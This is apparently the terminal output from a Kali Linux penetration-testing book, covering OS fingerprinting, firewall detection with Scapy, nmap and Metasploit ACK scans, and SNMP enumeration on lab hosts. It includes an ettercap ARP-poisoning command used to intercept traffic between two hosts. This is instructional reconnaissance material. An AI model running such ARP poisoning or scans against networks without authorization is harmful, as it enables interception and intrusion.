<IP version=4L ihl=5L tos=0x0 len=28 id=61488 flags= frag=0L ttl=64 proto=icmp checksum=0xa78a src=172.16.69.128 dst=172.16.69.133 options=[] |<ICMP type=echo-reply code=0 checksum=0xffff id=0x0 seq=0x0 |<Padding load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

```
File Edit View Search Terminal Help
>>> ans = srl(IP(dst=windows)/ICMP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> ans
<IP version=4L ihl=5L tos=0x0 len=28 id=59233 flags= frag=0L ttl=128 proto=icmp chksum=0x7058 src=172.16.69.129 dst=172.16.69.133 options=[] |<ICMP type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |<Padding load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

```
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ans = srl(IP(dst="172.16.69.128")/ICMP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> if int(ans[IP].ttl) <= 64:
...     print "Host is Linux"
... else:
...     print "Host is Windows"
...
Host is Linux
>>> ans = srl(IP(dst="172.16.69.129")/ICMP())
Begin emission:
....Finished to send 1 packets.
*
Received 6 packets, got 1 answers, remaining 0 packets
>>> if int(ans[IP].ttl) <= 64:
...     print "Host is Linux"
... else:
...     print "Host is Windows"
...
Host is Windows
>>>
```

```
File Edit View Search Terminal Help
root@kali:~# chmod 777 ttl_id.py
root@kali:~# ./ttl_id.py
Usage - ./ttl_id.py [IP Address]
Example - ./ttl_id.py 10.0.0.5
Example will perform ttl analysis to attempt to determine whether the system is Windows or Linux/Unix
root@kali:~# ./ttl_id.py 172.16.69.128
Host is Linux/Unix
root@kali:~# ./ttl_id.py 172.16.69.129
Host is Windows
root@kali:~#
```



```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -o
Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-01 06:34 EST
Nmap scan report for 172.16.69.128
Host is up (0.00061s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8000/tcp  open  ajp13
8180/tcp  open  unknown
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux kernel:2.4.37
OS details: DD-WRT v24-sp2 (Linux 2.4.37)

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
root@kali:~#
```

```

File Edit View Search Terminal Help
root@kali:~# xprobe2 172.16.69.128

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Target is 172.16.69.128
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:tll_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 172.16.69.128. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 172.16.69.128. Module test failed
[-] No distance calculation. 172.16.69.128 appears to be dead or no ports known
[+] Host: 172.16.69.128 is up (Guess probability: 50%)
[+] Target: 172.16.69.128 is alive. Round-Trip Time: 0.50563 sec
[+] Selected safe Round-Trip Time value is: 1.01127 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 172.16.69.128 Running OS: (Guess probability: 83%)
[+] Other guesses:
[+] Host 172.16.69.128 Running OS: (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: 0000 [N] (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: 0000 [N] (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: (Guess probability: 83%)
[+] Host 172.16.69.128 Running OS: (Guess probability: 83%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
root@kali:~#

```

```

File Edit View Search Terminal Help
root@kali:~# p0f
--- p0f 3.09b by Michal Zalewski <lcantuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

```

```
File Edit View Search Terminal Help
root@kali:~# ettercap -Tq -i eth0 -M arp:remote /172.16.69.128// /172.16.69.129// -w dump
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:2D:7C:19
         172.16.69.133/255.255.255.0
         fe80::20c:29ff:fe2d:7c19/64

SSL dissection needs a valid 'redir_command' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

 33 plugins
 42 protocol dissectors
 57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 172.16.69.128 00:0C:29:96:81:F2

GROUP 2 : 172.16.69.129 00:0C:29:94:63:4B
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

```
File Edit View Search Terminal Help
root@kali:~# p0f
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

--[ 172.16.69.129/1617 -> 172.16.69.128/80 (syn) ]-
client   = 172.16.69.129/1617
os       = Windows NT kernel
dist     = 0
params   = generic
raw_sig  = 4:128+0:0:1460:mss*44,0:mss,nop,nop,sok:df,id+:0
-----

--[ 172.16.69.129/1617 -> 172.16.69.128/80 (mtu) ]-
client   = 172.16.69.129/1617
link     = Ethernet or modem
raw_mtu  = 1500
-----

--[ 172.16.69.129/1617 -> 172.16.69.128/80 (syn+ack) ]-
server   = 172.16.69.128/80
os       = Linux 2.4-2.6
dist     = 0
params   = none
raw_sig  = 4:64+0:0:1460:mss*4,0:mss,nop,nop,sok:df:0
-----

--[ 172.16.69.129/1617 -> 172.16.69.128/80 (mtu) ]-
server   = 172.16.69.128/80
link     = Ethernet or modem
raw_mtu  = 1500
-----

--[ 172.16.69.129/1617 -> 172.16.69.128/80 (http request) ]-
client   = 172.16.69.129/1617
app      = MSIE 8 or newer
lang     = English
params   = none
raw_sig  = 1:Accept=[image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, /*/*],Accept-Language=[en-us],Accept-Encoding=[gzip, deflate],User-Agent,Host,Connection=[Keep-Alive]:Accept-Charset,Keep-Alive:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
-----
```

```
File Edit View Search Terminal Help
Closing text interface...

Terminating ettercap..
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.

root@kali:~# █
```

```
File Edit View Search Terminal Help
root@kali:~# onesixtyone 172.16.69.129 public
Scanning 1 hosts, 1 communities
172.16.69.129 [public] Hardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1
(Build 2600 Uniprocessor Free)
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# snmpwalk 172.16.69.129 -c public -v 2c
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Vers
ion 5.1 (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (146566345) 16 days, 23:07:43.45
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "DEMOXP"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.393220 = INTEGER: 393220
iso.3.6.1.2.1.2.2.1.2.1 = Hex-STRING: 4D 53 20 54 43 50 20 4C 6F 6F 70 62 61 63 6B 20
69 6E 74 65 72 66 61 63 65 00
iso.3.6.1.2.1.2.2.1.2.2 = Hex-STRING: 41 4D 44 20 50 43 4E 45 54 20 46 61 6D 69 6C 79
20 50 43 49 20 45 74 68 65 72 6E 65 74 20 41 64
61 70 74 65 72 20 2D 20 50 61 63 6B 65 74 20 53
63 68 65 64 75 6C 65 72 20 4D 69 6E 69 70 6F 72
74 00
iso.3.6.1.2.1.2.2.1.2.393220 = Hex-STRING: 42 6C 75 65 74 6F 6F 74 68 20 44 65 76 69 63 65
20 28 50 65 72 73 6F 6E 61 6C 20 41 72 65 61 20
4E 65 74 77 6F 72 6B 29 00
iso.3.6.1.2.1.2.2.1.3.1 = INTEGER: 24
iso.3.6.1.2.1.2.2.1.3.2 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.393220 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.4.1 = INTEGER: 1520
iso.3.6.1.2.1.2.2.1.4.2 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.393220 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.5.1 = Gauge32: 10000000
iso.3.6.1.2.1.2.2.1.5.2 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.393220 = Gauge32: 10000000
iso.3.6.1.2.1.2.2.1.6.1 = ""
iso.3.6.1.2.1.2.2.1.6.2 = Hex-STRING: 00 0C 29 94 63 4B
iso.3.6.1.2.1.2.2.1.6.393220 = Hex-STRING: 60 F8 1D C2 4D 15
iso.3.6.1.2.1.2.2.1.7.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.7.2 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.7.393220 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.8.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.8.2 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.8.393220 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.9.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.2.2.1.9.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.2.2.1.9.393220 = Timeticks: (138337598) 16 days, 0:16:15.98
iso.3.6.1.2.1.2.2.1.10.1 = Counter32: 9723
iso.3.6.1.2.1.2.2.1.10.2 = Counter32: 7823986
iso.3.6.1.2.1.2.2.1.10.393220 = Counter32: 0
iso.3.6.1.2.1.2.2.1.11.1 = Counter32: 156
iso.3.6.1.2.1.2.2.1.11.2 = Counter32: 61603
iso.3.6.1.2.1.2.2.1.11.393220 = Counter32: 0
iso.3.6.1.2.1.2.2.1.12.1 = Counter32: 0
iso.3.6.1.2.1.2.2.1.12.2 = Counter32: 22420
iso.3.6.1.2.1.2.2.1.12.393220 = Counter32: 0
iso.3.6.1.2.1.2.2.1.13.1 = Counter32: 0
iso.3.6.1.2.1.2.2.1.13.2 = Counter32: 0
iso.3.6.1.2.1.2.2.1.13.393220 = Counter32: 0
```

```
File Edit View Search Terminal Help
root@kali:~# snmpwalk 172.16.69.129 -c public -v 2c | cut -d "=" -f 2
STRING: "Hardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 U
niprocessor Free)"
OID: iso.3.6.1.4.1.311.1.1.3.1.1
Timeticks: (146573029) 16 days, 23:08:50.29
""
STRING: "DEMOXP"
""
INTEGER: 76
INTEGER: 3
INTEGER: 1
INTEGER: 2
INTEGER: 393220
```

```
File Edit View Search Terminal Help
Hex-STRING: 00 50 56 C0 00 01
IpAddress: 172.16.69.1
INTEGER: 3
Counter32: 0
Gauge32: 7
```

```
File Edit View Search Terminal Help
STRING: "VGAAuthService.exe"
STRING: "smss.exe"
STRING: "vmtoolsd.exe"
STRING: "csrss.exe"
STRING: "winlogon.exe"
STRING: "services.exe"
STRING: "lsass.exe"
STRING: "rundll32.exe"
STRING: "vmacthlp.exe"
STRING: "svchost.exe"
STRING: "svchost.exe"
STRING: "wmiprvse.exe"
STRING: "svchost.exe"
STRING: "svchost.exe"
```

```
File Edit View Search Terminal Help
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\

>>> i.dst = "172.16.69.129"
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 192.168.68.130
dst= 172.16.69.129
\options\

>>> |
```

```
File Edit View Search Terminal Help
>>> t = TCP()
>>> t.display()
###[ TCP ]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= {}

>>> t.dport = 22
>>> t.flags = 'A'
>>> t.display()
###[ TCP ]###
sport= ftp_data
dport= ssh
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= A
window= 8192
chksum= None
urgptr= 0
options= {}

>>> |
```

```
File Edit View Search Terminal Help
>>> request = (i/t)
>>> request.display()
##[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= tcp
chksum= None
src= 192.168.68.130
dst= 172.16.69.129
\options\
###[ TCP ]###
sport= ftp_data
dport= ssh
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= A
window= 8192
chksum= None
urgptr= 0
options= {}
>>> |
```

```
File Edit View Search Terminal Help
>>> response = srl(request, timeout=1)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
##[ IP ]###
version= 4L
ihl= 5L
tos= 0x0
len= 40
id= 8154
flags=
frag= 0L
ttl= 128
proto= tcp
chksum= 0x243a
src= 172.16.69.129
dst= 192.168.68.130
\options\
###[ TCP ]###
sport= ssh
dport= ftp_data
seq= 0
ack= 0
dataofs= 5L
reserved= 0L
flags= R
window= 32767
chksum= 0x38fb
urgptr= 0
options= {}
##[ Padding ]###
load= '\x00\x00\x00\x00\x00\x00\x00'
>>> |
```



```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='A'),timeout=1)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> response
<IP version=4L ihl=5L tos=0x0 len=40 id=8155 flags= frag=0L ttl=128 proto=tcp chksum=0x2438 src=172.16.69.129 dst=192.168.68.130 options=[] |<TCP sport=ssh dport=ftp data seq=0 ack=0 dataofs=5L reserved=0L flags=R window=32767 chksum=0x38fb urgptr=0 |<Padding load='\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='S'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.
Received 2 packets, got 1 answers, remaining 0 packets
>>> response
<IP version=4L ihl=5L tos=0x0 len=40 id=8156 flags= frag=0L ttl=128 proto=tcp chksum=0x2438 src=172.16.69.129 dst=192.168.68.130 options=[] |<TCP sport=ssh dport=ftp data seq=572136569 ack=1 dataofs=5L reserved=0L flags=RA window=64240 chksum=0x7f65 urgptr=0 |<Padding load='\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

```
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
...
Stateful filtering in place
>>>
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='A'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.
Received 9 packets, got 0 answers, remaining 1 packets
>>>
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='S'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 199
  flags= DF
  frag= 0L
  ttl= 128
  proto= tcp
  chksum= 0x16de
  src= 172.16.69.129
  dst= 172.16.69.133
  \options\
###[ TCP ]###
  sport= http
  dport= ftp data
  seq= 2539409553
  ack= 1
  dataofs= 6L
  reserved= 0L
  flags= SA
  window= 64320
  chksum= 0xd15b
  urgptr= 0
  options= [('MSS', 1460)]
###[ Padding ]###
  load= '\x00\x00'

>>> |
```

```
File Edit View Search Terminal Help
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
...
Stateful filtering in place
>>> |
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='A'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
### [ IP ] ###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 112
  flags=
  frag= 0L
  ttl= 128
  proto= tcp
  chksum= 0x5739
  src= 172.16.69.129
  dst= 172.16.69.133
  \options\
### [ TCP ] ###
  sport= http
  dport= ftp_data
  seq= 0
  ack= 0
  dataofs= 5L
  reserved= 0L
  flags= R
  window= 0
  chksum= 0xcc55
  urgptr= 0
  options= {}
### [ Padding ] ###
  load= '\x00\x00\x00\x00\x00\x00'

>>> |
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='S'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> response.display()
### [ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 113
  flags= DF
  frag= 0L
  ttl= 128
  proto= tcp
  chksum= 0x1734
  src= 172.16.69.129
  dst= 172.16.69.133
  \options\
### [ TCP ]###
  sport= http
  dport= ftp_data
  seq= 2000209535
  ack= 1
  dataofs= 6L
  reserved= 0L
  flags= SA
  window= 64320
  chksum= 0x7b91
  urgptr= 0
  options= [('MSS', 1460)]
### [ Padding ]###
  load= '\x00\x00'

>>> response[TCP].flags
18L
>>> int(response[TCP].flags)
18
>>>
```

```
File Edit View Search Terminal Help
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... elif int(SYN_response[TCP].flags) == 18:
...     print "Port is unfiltered and open"
... elif int(SYN_response[TCP].flags) == 20:
...     print "Port is unfiltered and closed"
...
Port is unfiltered and open
>>>
```

```
File Edit View Search Terminal Help
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=4444,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=4444,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... elif int(SYN_response[TCP].flags) == 18:
...     print "Port is unfiltered and open"
... elif int(SYN_response[TCP].flags) == 20:
...     print "Port is unfiltered and closed"
...
Port is unfiltered and closed
>>>
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='A'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 15 packets, got 0 answers, remaining 1 packets
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='S'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 8 packets, got 0 answers, remaining 1 packets
>>> █
```

```
File Edit View Search Terminal Help
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
...     elif int(SYN_response[TCP].flags) == 18:
...         print "Port is unfiltered and open"
...     elif int(SYN_response[TCP].flags) == 20:
...         print "Port is unfiltered and closed"
...     else:
...         print "Port is either unstatefully filtered or host is down"
...
Traceback (most recent call last):
  File "<stdin>", line 3, in <module>
TypeError: 'NoneType' object has no attribute '__getitem__'
>>> █
```

```
File Edit View Search Terminal Help
>>> if ((ACK_response == None) and (SYN_response == None)):
...     print "Port is either unstatefully filtered or host is down"
...
Port is either unstatefully filtered or host is down
>>> █
```

```
File Edit View Search Terminal Help
root@kali:~# chmod 777 ACK_FW_detect.py
root@kali:~# ./ACK_FW_detect.py
Usage - ./ACK_FW_detect.py [Target-IP] [Target Port]
Example - ./ACK_FW_detect.py 10.0.0.5 443
Example will determine if filtering exists on port 443 of host 10.0.0.5
root@kali:~# ./ACK_FW_detect.py 172.16.69.129 80
Port is unfiltered and open
root@kali:~# ./ACK_FW_detect.py 172.16.69.129 22
Port is either unstatefully filtered or host is down
root@kali:~# █
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sA 172.16.69.128 -p 22

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-03 08:21 EST
Nmap scan report for 172.16.69.128
Host is up (0.00018s latency).
PORT      STATE      SERVICE
22/tcp    unfiltered ssh

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@kali:~# █
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sA 172.16.69.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-03 08:23 EST
Nmap scan report for 172.16.69.128
Host is up (0.000059s latency).
All 1000 scanned ports on 172.16.69.128 are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sA 172.16.69.128 -p 1-65535

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-03 08:24 EST
Nmap scan report for 172.16.69.128
Host is up (0.000060s latency).
All 65535 scanned ports on 172.16.69.128 are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# msfconsole

Metasploit

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.13.15-dev ]
+ -- --=[ 1613 exploits - 915 auxiliary - 279 post ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/portscan/ack
msf auxiliary(ack) > show options

Module options (auxiliary/scanner/portscan/ack):

Name      Current Setting  Required  Description
-----
BATCHSIZE 256              yes       The number of hosts to scan per set
DELAY     0                yes       The delay between connections, per thread, in milliseconds
INTERFACE 0                no        The name of the interface
JITTER    0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS     1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS    172.16.69.128   yes       The target address range or CIDR identifier
SNAPLEN   65535            yes       The number of bytes to capture
THREADS   1                yes       The number of concurrent threads
TIMEOUT   500              yes       The reply read timeout in milliseconds

msf auxiliary(ack) >
```

```
File Edit View Search Terminal Help
msf auxiliary(ack) > set PORTS 1-100
PORTS => 1-100
msf auxiliary(ack) > set RHOSTS 172.16.69.128
RHOSTS => 172.16.69.128
msf auxiliary(ack) > set THREADS 25
THREADS => 25
msf auxiliary(ack) > show options

Module options (auxiliary/scanner/portscan/ack):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  DELAY     0                yes       The delay between connections, per thread, in milliseconds
  INTERFACE no               no        The name of the interface
  JITTER    0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS     1-100            yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    172.16.69.128   yes       The target address range or CIDR identifier
  SNAPLEN   65535            yes       The number of bytes to capture
  THREADS   25               yes       The number of concurrent threads
  TIMEOUT   500              yes       The reply read timeout in milliseconds

msf auxiliary(ack) > |
```

```
File Edit View Search Terminal Help
msf auxiliary(ack) > run

[*] TCP UNFILTERED 172.16.69.128:1
[*] TCP UNFILTERED 172.16.69.128:2
[*] TCP UNFILTERED 172.16.69.128:3
[*] TCP UNFILTERED 172.16.69.128:4
[*] TCP UNFILTERED 172.16.69.128:5
[*] TCP UNFILTERED 172.16.69.128:6
[*] TCP UNFILTERED 172.16.69.128:7
[*] TCP UNFILTERED 172.16.69.128:8
[*] TCP UNFILTERED 172.16.69.128:9
[*] TCP UNFILTERED 172.16.69.128:10
[*] TCP UNFILTERED 172.16.69.128:11
```

```
File Edit View Search Terminal Help
[*] TCP UNFILTERED 172.16.69.128:91
[*] TCP UNFILTERED 172.16.69.128:92
[*] TCP UNFILTERED 172.16.69.128:93
[*] TCP UNFILTERED 172.16.69.128:94
[*] TCP UNFILTERED 172.16.69.128:95
[*] TCP UNFILTERED 172.16.69.128:96
[*] TCP UNFILTERED 172.16.69.128:97
[*] TCP UNFILTERED 172.16.69.128:98
[*] TCP UNFILTERED 172.16.69.128:99
[*] TCP UNFILTERED 172.16.69.128:100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ack) > |
```

---

# Chapter 6: Vulnerability Scanning

```
File Edit View Search Terminal Help
root@kali:~# cat /usr/share/nmap/scripts/script.db | more
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", } }
Entry { filename = "afp-serverinfo.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "afp-showmount.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-auth.nse", categories = { "auth", "default", "safe", } }
Entry { filename = "ajp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "ajp-headers.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-methods.nse", categories = { "default", "safe", } }
Entry { filename = "ajp-request.nse", categories = { "discovery", "safe", } }
Entry { filename = "allseeingeye-info.nse", categories = { "discovery", "safe", "version", } }
Entry { filename = "amqp-info.nse", categories = { "default", "discovery", "safe", "version", } }
Entry { filename = "asn-query.nse", categories = { "discovery", "external", "safe", } }
